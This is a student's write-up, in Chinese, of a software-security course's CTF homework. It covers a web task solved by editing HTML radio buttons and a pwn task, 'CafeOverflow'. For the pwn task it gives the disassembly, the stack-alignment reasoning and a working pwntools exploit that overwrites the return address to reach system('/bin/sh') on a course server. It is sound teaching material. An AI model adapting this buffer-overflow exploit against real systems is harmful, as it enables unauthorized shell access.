
程式安全HW0 write up

tags: `CTF` `write up` `程式安全`

Web

- 進去之後發現"I am cute"不能點選



  - F12查看source

```
▼<label class="radio">
    <input type="radio" name="cute" value="true" disabled> == $0
    "
                                I am cute.
                            "
  </label>
▼<label class="radio">
    <input type="radio" name="cute" value="false" checked>
    "
                                I am not cute.
                            "
```

  - 把disable改成checked即可

```
▼<label class="radio">
    <input type="radio" name="cute" value="true" checked> == $0
    "
                                I am cute.
                            "
  </label>
▼<label class="radio">
    <input type="radio" name="cute" value="false" checked>
    "
                                I am not cute.
                            "
```

Pwn

- 先執行一次,刻意輸入很長的字串 : segmentation fault代表有buffer overflow漏洞

```
minyeon@minyeon-VirtualBox:/media/sf_CTF/2020程安/HW0$ ./pwn_CafeOverflow
What is your name : aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Hello, aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa
Segmentation fault (core dumped)
```

- 原因是因為scanf("%s", buffer)沒有加以限制讀取長度,若buffer設置在stack上,就能夠往下蓋到return address的位置
  - 由dump出的assembly知道

```
<+115>:   lea    rax,[rbp-0x10]
<+119>:   mov    rsi,rax
<+122>:   lea    rdi,[rip+0xdf6]        # 0x40203d
<+129>:   mov    eax,0x0
<+134>:   call   0x401070 <__isoc99_scanf@plt>
<+139>:   lea    rax,[rbp-0x10]
<+143>:   mov    rsi,rax
<+146>:   lea    rdi,[rip+0xde1]        # 0x402040
<+153>:   mov    eax,0x0
<+158>:   call   0x401050 <printf@plt>
<+163>:   lea    rax,[rbp-0x10]
<+167>:   mov    rax,QWORD PTR [rax]
<+170>:   leave
<+171>:   ret
```

    - main+115 : 只需要 0x10 + 0x8(old_rbp) + 0x8(ret_addr)就可以達成bof蓋到return address
- objdump之後發現text段上還有一個func1()

```
0401176 <func1>:
      55                    push   rbp
      48 89 e5              mov    rbp,rsp
      48 83 ec 10           sub    rsp,0x10
      48 89 c0              mov    rax,rax
      48 89 45 f8           mov    QWORD PTR [rbp-0x8],rax
      48 b8 fe ca fe ca fe  movabs rax,0xcafecafecafecafe
      ca fe ca
      48 39 45 f8           cmp    QWORD PTR [rbp-0x8],rax
      75 22                 jne    4011b7 <func1+0x41>
      48 8d 3d 68 0e 00 00  lea    rdi,[rip+0xe68]        # 402004 <_IO_stdin_used+0x4>
      e8 8f fe ff ff        call   401030 <puts@plt>
      48 8d 3d 68 0e 00 00  lea    rdi,[rip+0xe68]        # 402010 <_IO_stdin_used+0x10>
      e8 93 fe ff ff        call   401040 <system@plt>
      bf 00 00 00 00        mov    edi,0x0
      e8 c9 fe ff ff        call   401080 <exit@plt>
      48 8d 3d 5a 0e 00 00  lea    rdi,[rip+0xe5a]        # 402018 <_IO_stdin_used+0x18>
      e8 6d fe ff ff        call   401030 <puts@plt>
      90                    nop
      c9                    leave
      c3                    ret
```

    - input如果前8byte為0xcafecafecafecafe,就會執行system('/bin/sh'),如果不相等就執行exit
- 透過bof將return address蓋成執行system('/bin/sh')的地方,這樣ret = pop rip,就可以將rip設為執行system()
    - 之所以不直接跳到func1頭是因為system要求stack要0x10對齊
      如果是正常call function, 在call時會push rip,此時func1一開始執行push rbp就能夠對齊
      但這邊我們利用ret來跳到這個func1,少掉了這個push rip,call system時,rsp=0x...8,沒有0x10對齊,因此system()無法成功執行
      因此只要避開"push rbp"這個指令即可(ret到第二行以後)
- exploit

```python
from pwn import *
context.arch = 'amd64'

r = remote("hw00.zoolab.org", 65534)
#r = process("./CafeOverflow")
#gdb.attach(r)

#func1 = 0x401176
system_addr = 0x4011a1

r.recvuntil("What is your name : ")

#payload = flat("a" * 24, func1)

# note that set to start of func1 will execute "push rbp"
# since system() requires stack to be 0x10 alignment
# originally call function will operate "push rip"
# then "push rbp" will be fine
# However, now we use "ret" to jmp to the func1, do not operate "push rip"
# this causes that rsp points to 0x...8 (not 0x10 alignment)
# thus avoid the "push rbp" instruction

payload = flat("a" * 24,  system_addr)

r.sendline(payload)

r.interactive()
```

MISC

> 感覺應該是浮點數overflow的漏洞(?

Crypto

Reverse